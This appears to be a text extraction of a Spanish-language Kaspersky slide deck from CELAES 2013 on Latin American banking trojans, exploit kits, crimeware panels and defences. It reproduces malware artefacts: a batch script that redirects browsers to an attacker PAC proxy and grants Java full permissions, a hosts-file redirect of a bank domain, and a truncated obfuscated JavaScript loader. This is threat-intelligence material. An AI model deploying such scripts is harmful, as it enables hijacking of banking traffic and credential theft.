
- ▶ Usados por los troyanos brasileños y por el troyano ruso Capper

Trojan.Win32.ProxyChanger geography



Nuevas tendencias

- ▶ Ataques sofisticados: Modems ADSL y dispositivos de red






Exploit Kits locales

la automatización de los ataques

¿Cuánto? ¿Dónde están?

Exploit Kits per Country of Origin



2.500
dolares el paquete completo

50,00
renta diaria

hay paquetes gratis

Java – el blanco preferido



50%
ataques web en 2012



BlackHole

und | O'Delish - Gluten Free Bakery - Windows Internet Explorer

http://www.odelish.ca/cadastramento.php

Exibir Favoritos Ferramentas Ajuda

Sites Sugeridos HotMail gratuito Galeria do Web Slice

nd | O'Delish - Gluten Free Bakery

Página Segurança



Page Not Found (Error 404)

Internet Explorer

Deseja permitir que este site abra um programa no seu computador?

Origem: **bowls.taxpainkiller.com**

Programa: Microsoft Help and Support Center

Endereço: hcp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A

Sempre perguntar antes de abrir esse tipo de endereço

Permitir Cancelar

Permitir que conteúdo web abra programas pode ser útil, mas tem o potencial para causar danos ao computador. Permita isso apenas se a origem do conteúdo for confiável. [Quais são os riscos?](#)

mailing List Submit

Bakery   

Resources Contact Blog



Oops..., I cannot find that page you are looking for, sorry... (Error 404)

Let me help you find it:

1. Search for it:

contém erros na página.

Internet

BlackHole

← → ↻ 🔑 ★  Pesquisar com Go

Please wait page is loading...




```
%windir%\system32\reg.exe add "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet
%windir%\system32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v Ena
set pac=http://66.54.[REDACTED]/silas.pac
:continue
FOR /F "TOKENS=*" %%E IN ('dir "%HoMePath%\" /b /s ^| find "prefs.js"') DO %windir%\system32\attr
oconfig_url", "%pac%"); >> "%%E"
FOR /F "TOKENS=*" %%E IN ('dir "%HoMePath%\" /b /s ^| find "prefs.js"') DO %windir%\system32\attr
e", 2); >> "%%E"
cd %windir%
cd ..
set java=permission java.security.AllPermission
FOR /F "TOKENS=*" %%E IN ('dir /b /s ^| find /i "java.policy"') DO echo grant { %java%;}; > "%%E"
FOR /F "TOKENS=*" %%E IN ('dir "%ProgramFiles%" /b /s ^| find "mozalloc.dll"') DO set mozilla="%%E"
set mozillaPath=%mozilla:~0,-14%
echo [XRE] > %mozillaPath%\override.ini"
echo EnableProfileMigrator = false >> %mozillaPath%\override.ini"
```

TODAY INFO

9614 HITED 1229 HOSTS 171 LOADS

13.91%

LOADS

 Costa Rica	3217	277	31	11.19	<input type="checkbox"/>
 Ecuador	2035	235	31	13.19	<input type="checkbox"/>
 Dominican Republic	4701	224	31	13.84	<input type="checkbox"/>
 United States	644	223	9	4.04	<input type="checkbox"/>

Crimeboss

Total de acessos : 662

Total abertos : 47

[HOSTS : 110]

Limpar Banco

HOST	ACESSOS	ABERTOS
http://mensagensparacelular.com.br/	187	14
http://assistirfilmesonline.com.br/	84	5
http://tvd-love.com/	62	1
http://onceuponatimebrasil.com/	47	4
http://blog.mommysconcierge.com/	31	4
http://piadas.org/	23	0
http://aparecidabatista.com.br/	16	2
http://bondedasxoxotas.com/	12	0
http://cilbsb.com.br/	9	0
http://baixae.org/	8	2
http://armazendasfabricas.com.br/	7	1
http://colorretal.com.br/	7	1
http://ajinomotofertilizantes.com.br/	7	0
http://grupobenassi.com.br/	6	0
http://institutocravoalbin.com.br/	5	1
http://komaeventos.com.br/	5	0
http://blogdajulianaparisi.com.br/	5	0
http://greenballsport.com.br/	5	0
http://diariodeumadvogado.adv.br/	4	0
http://tagima.com.br/	3	0
http://casamentodosmeussonhos.com.br/	3	0

Crimeboss

Atenção

```
sample.html - Notepad
File Edit Format View Help
function hkwyZFkPZnv() { var HNNbozid = '\x76\x61\x72\x20\x6f\x41\x5a\x52\x69\x6b\x4a\x72\x20\x28\x76\x61\x72\x20\x69\x3d\x30\x3b\x69\x3c\x74\x59\x6a\x50\x57\x65\x57\x54\x8\x76\x61\x72\x49\x4d\x63\x56\x29\x3b\x20\x20\x63\x2b\x2b\x3b\x20\x69\x66\x20\x28\x63\x3\x65\x6a\x25\x32\x37\x25\x33\x42\x25\x30\x41\x6e\x43\x6a\x25\x32\x30\x51\x56\x64\x5f\x6\x33\x6c\x74\x69\x67\x73\x68\x33\x68\x6f\x56\x77\x43\x6e\x69\x77\x37\x63\x36\x78\x73\xa\x54\x5f\x4e\x45\x53\x64\x70\x6e\x25\x32\x37\x25\x33\x42\x25\x30\x41\x72\x48\x6a\x25\x2\x5a\x59\x5f\x67\x6b\x48\x56\x48\x42\x25\x30\x39\x25\x30\x39\x34\x25\x32\x30\x25\x32\x2\x30\x4d\x51\x65\x5f\x43\x68\x57\x4f\x56\x6a\x5f\x4a\x61\x46\x55\x77\x25\x30\x39\x39\x3\x6b\x66\x58\x67\x57\x67\x53\x2e\x48\x6b\x25\x32\x37\x25\x33\x42\x25\x30\x41\x25\x30\x7\x25\x33\x42\x25\x30\x41\x25\x37\x44\x25\x30\x41\x25\x30\x41\x49\x53\x66\x45\x6c\x50\x7\x25\x33\x42\x25\x30\x41\x25\x30\x39\x64\x62\x59\x53\x50\x43\x2e\x6b\x56\x71\x53\x48\b\x6d\x5a\x6f\x65\x56\x66\x25\x32\x30\x7a\x33\x45\x5f\x45\x6a\x4c\x44\x6b\x55\x36\x50\x5\x32\x38\x25\x32\x39\x25\x32\x30\x25\x30\x41\x25\x37\x42\x25\x30\x41\x25\x30\x39\x50\x7\x42\x25\x30\x41\x25\x30\x39\x25\x30\x39\x25\x30\x39\x55\x56\x6a\x56\x65\x50\x25\x32\x9\x25\x30\x39\x25\x30\x39\x4c\x57\x25\x32\x30\x25\x32\x38\x65\x35\x52\x53\x2e\x68\x64\x5\x37\x44\x25\x33\x42\x25\x30\x41\x25\x30\x39\x25\x30\x41\x25\x30\x39\x25\x30\x39\x65\x7\x65\x53\x52\x25\x32\x38\x79\x49\x4c\x5f\x5a\x6d\x61\x48\x6c\x48\x74\x58\x54\x53\x54\x2\x4a\x5f\x58\x6e\x4c\x53\x57\x43\x4b\x52\x53\x55\x25\x32\x38\x4b\x6b\x63\x4d\x25\x32\x5\x32\x30\x41\x51\x57\x4e\x25\x32\x30\x6a\x2e\x71\x25\x32\x30\x42\x69\x64\x6d\x62\x57\x5\x32\x32\x69\x25\x32\x32\x25\x32\x30\x71\x57\x53\x6d\x48\x6b\x25\x32\x32\x62\x58\x6e\x0\x62\x6c\x59\x61\x74\x25\x32\x32\x68\x4e\x25\x32\x46\x2e\x55\x4e\x53\x5a\x56\x25\x32\x5\x30\x39\x25\x33\x43\x57\x53\x55\x25\x32\x46\x65\x25\x32\x30\x50\x53\x54\x48\x33\x25\x0\x61\x54\x25\x32\x30\x39\x61\x43\x55\x57\x6c\x48\x55\x25\x32\x30\x25\x32\x31\x25\x32\xf\x50\x54\x4c\x4a\x61\x56\x71\x25\x33\x41\x25\x32\x30\x4f\x4c\x55\x54\x46\x61\x25\x32\x0\x6c\x5f\x51\x66\x25\x32\x39\x25\x32\x30\x33\x38\x44\x5f\x53\x53\x52\x43\x6a\x64\x46\x5\x37\x42\x25\x30\x41\x25\x30\x39\x33\x6f\x50\x57\x52\x67\x59\x57\x25\x32\x30\x63\x65\x5\x32\x39\x25\x33\x42\x25\x30\x41\x25\x37\x44\x25\x30\x41\x25\x30\x41\x25\x30\x41\x6f\xf\x4e\x51\x61\x5f\x6c\x69\x25\x32\x39\x25\x32\x30\x46\x25\x33\x44\x45\x5f\x4f\x25\x32\x2\x25\x30\x41\x25\x30\x39\x79\x6e\x68\x64\x6d\x6a\x6e\x61\x25\x32\x30\x64\x52\x25\x32\x0\x39\x25\x30\x41\x25\x30\x39\x56\x48\x25\x32\x30\x25\x32\x38\x5a\x72\x6a\x5f\x56\x6c\x2\x46\x6a\x5a\x66\x2e\x61\x51\x51\x57\x54\x6c\x76\x48\x57\x65\x53\x52\x25\x32\x38\x79\x6\x25\x32\x30\x25\x32\x38\x4b\x66\x4f\x5f\x62\x5a\x59\x5f\x6a\x6a\x25\x32\x39\x25\x32\x
```



**ideas europeas
negocios
latinos**
diversidad en los negocios criminales

Venta de Crimeware local

- ▶ Desarrollo de crimeware local; costo **140 dólares**, vendido por criminales de Perú para toda América Latina

Sistema de Administracion de
S.A.P.Z.

Ratero :

Clave :



ESTADISTICAS

INFECTADOS : 202
PRENDIDAS : 201

BUSCAR :

ID MD5	IP	FECHA	HOST	EXE	ENCENDIDO
9b38236895[REDACTED]7d41400ff8e4	<input type="checkbox"/>	10/5/2011 - 14:42:55	<input type="button" value="..."/>	<input type="button" value="..."/>	encendido
9bf6bae604[REDACTED]184faef992f6	<input type="checkbox"/>	10/5/2011 - 12:09:40	<input type="button" value="..."/>	<input type="button" value="..."/>	encendido
6d71c6270d[REDACTED]b33907cf9758	<input type="checkbox"/>	10/5/2011 - 06:08:49	<input type="button" value="..."/>	<input type="button" value="..."/>	encendido
25b5c86b22[REDACTED]9464a18da7b1	<input type="checkbox"/>	10/5/2011 - 21:21:51	<input type="button" value="..."/>	<input type="button" value="..."/>	encendido
ded934a9ed[REDACTED]65043583b499	<input type="checkbox"/>	9/5/2011 - 08:20:15	<input type="button" value="..."/>	<input type="button" value="..."/>	encendido
693feb5044[REDACTED]85d6f010f3c7	<input type="checkbox"/>	8/5/2011 - 16:39:41	<input type="button" value="..."/>	<input type="button" value="..."/>	encendido
614aeadeff[REDACTED]b1d1522d6c0e	<input type="checkbox"/>	7/5/2011 - 17:22:00	<input type="button" value="..."/>	<input type="button" value="..."/>	encendido
e1325473c7d47b802728f	<input type="checkbox"/>				encendido
30c782e8af8f169589bd	<input type="checkbox"/>				encendido
5158e987568d7ddd6bac6	<input type="checkbox"/>				encendido
7dd4414f15ea4839c37d2	<input type="checkbox"/>				encendido
866993aa706c6f57f9878	<input type="checkbox"/>				encendido
5bbffaF25b1b8db0ff4fc	<input type="checkbox"/>				encendido
e2c07f7d7d03257948e28	<input type="checkbox"/>				encendido
6aba6990626dfffd63516e	<input type="checkbox"/>				encendido

Mozilla Firefox

http://www.peruxitonline.info[REDACTED].php

```
#
# 102.54.94.97
rhino.acme.com # servidor origen
# 38.25.63.10
x.acme.com # host cliente x

127.0.0.1 localhost

174.1[REDACTED]9.2 viabcp.com
174.1[REDACTED]9.2 www.viabcp.com
#gracias...
```

Terminado

Venta de Crimeware local

- ▶ vOlk Botnet: Crimeware Mexicano usado en DDoS y robo a la banca

The screenshot displays a botnet control interface with the following elements:


- Navigation Tabs:** About's, Statistics, Stealer FTP, Pharming, Visit Webpage, Msn Stealer, Download, Settings, Server Time.
- Server Time:** 2011/12/03 02:09:54 pm.
- Bot Status:** Bots Online : 7 | Total Bots : 77.
- Statistics bots:** Filtered by 'Todos los Países'.
- Table of Bots:**

ID	Desktop	IP	Pais	Ethernet Host	O.S	Fecha-Tiempo	Phar.A	Down.A	Status
1	Administrador	200.123.2.3	Peru	66.171.228.34	Windows XP	2011-12-03 14:09:39	✓	✓	Online
77	simon.torres	200.123.2.3	Peru	200.123.2.3	Windows XP	2011-12-03 14:09:39	✓	✓	Online
4	USER	190.41.165.100	Peru	190.236.37.121	Windows XP	2011-12-03 14:09:34	✓	✓	Online
64	ZOILA	200.121.189.188	Peru	client-201.230.127.65.speedy.net.pe	Windows 7	2011-12-03 14:09:30	✓	✓	Online
2	Andrea	201.240.175.177	Peru	client-201.240.214.188.speedy.net.pe	Windows XP	2011-12-03 14:09:29	✓	✓	Online

Venta de Servicios de DDoS

- Versión brasileña del **Trojan.Java.Jacksbot** usado en ataques DDoS

New Multiplatform Backdoor Jacksbot Discovered








Posted on October 12th, 2012 by [Lysa Myers](#) 

Update – October 15, 2012

Upon further analysis, it's been determined that this trojan is the Java RAT (aka jRAT) created by the hacker/programmer redpoison.

A new Java backdoor trojan called Java/Jacksbot.A has been discovered partial multiplatform support. It is fully functional on Windows, and partial OS X and Linux. This trojan is currently considered low risk as it is not known to infect users, and it does not run without root permissions. Jacksbot has backdoor functionality, including the following capabilities:

- gathering system information
- taking screenshots
- performing denial of service attacks
- deleting files
- stealing passwords (including specifically Minecraft passwords)
- visiting remote URLs, likely to perform Clickfraud

-  Documentação N. 000000152145.exe
-  Documentação N. 10051010511050101.exe
-  Documento boleto cobranca.exe
-  Documentos Boleto - eletronico email.exe
-  install update avast.exe
-  install_reader11_br_mssa_aaa_aih.exe
-  install_reader11_br_mssa_aaa_aihh.exe

Partnerka: sistema de afiliados

- ▶ Usado en la distribución de adware – también puede ser usado para malware



Ojos locales inteligencia global

¿Qué hace Kaspersky?



Ojo local, inteligencia global

250.000

Nuevas muestras de Malware diario

350.000

Exploits bloqueados todos los días


2.3 nuevas amenazas
por minuto

Ojo local, inteligencia global

780

**nuevos troyanos
bancarios
se detectan
todos los días**

Banca en Línea insegura



Sitio

- ✓ Phishing

Conección

- ✓ DNS Changer
- ✓ Proxy malicioso (PAC)
- ✓ Archivo HOSTS
- ✓ Modem ADSL
- ✓ DNS poisoning

Ambiente

- ✓ Explotación de Vulnerabilidades (Java)
- ✓ Inyección de Código
- ✓ Pop-ups maliciosos
- ✓ Keyloggers e Screenloggers

Banca en Línea Segura



Sitio

- ✓ Anti-Phishing
- ✓ Sitios confiables
- ✓ Enlace Seguro

Conección

- ✓ DNS Changer
- ✓ Proxy malicioso (PAC)
- ✓ Archivo HOSTS
- ✓ Modem ADSL
- ✓ DNS poisoning

Ambiente

- ✓ Explotación de Vulnerabilidades (Java)
- ✓ Inyección de Código
- ✓ Pop-ups maliciosos
- ✓ Keyloggers e Screenloggers

Banca en Línea Segura



Site

- ✓ Anti-Phishing
- ✓ Sitios confiables
- ✓ Enlace Seguro

Conección

- ✓ Kaspersky Security Network
- ✓ Base de datos de SSLs en la nube

Ambiente

- ✓ Explotación de Vulnerabilidades (Java)
- ✓ Inyección de Código
- ✓ Pop-ups maliciosos
- ✓ Keyloggers e Screenloggers

Banca en Línea Segura



Site

- ✓ Anti-Phishing
- ✓ Sitios confiables
- ✓ Enlace Seguro

Conección


- ✓ Kaspersky Security Network
- ✓ Base de datos de SSLs en la nube

Ambiente

- ✓ Scan de Vulnerabilidades
- ✓ Protección HIPS mejorada
- ✓ Auto-Protección
- ✓ Keyboard Seguro

Ojo local, inteligencia global

- ▶ **Safe Money** nuestra mejor tecnología para proteger a los usuarios de la banca en línea no contra malware o phishing sino contra el robo de su información impidiendo la fuga!



Safe Money i

You are strongly advised to use a protected browser to perform banking operations and purchases in online stores.

Run

Skip

Remember my choice for this website

CONCLUSIÓN

- ▶ **Solo el conocimiento de las amenazas locales** ya no es suficiente!
- ▶ **Los troyanos latinos evolucionan rápidamente** adoptando técnicas y kits de los ataques de Zeus y SpyEye
- ▶ **Los criminales latinos copian el modelo de negocios** desarrollado por criminales de Europa



Preguntas



Gracias

fabio.assolini@kaspersky.com

[Twitter.com/Assolini](https://twitter.com/Assolini)

CELAES 2013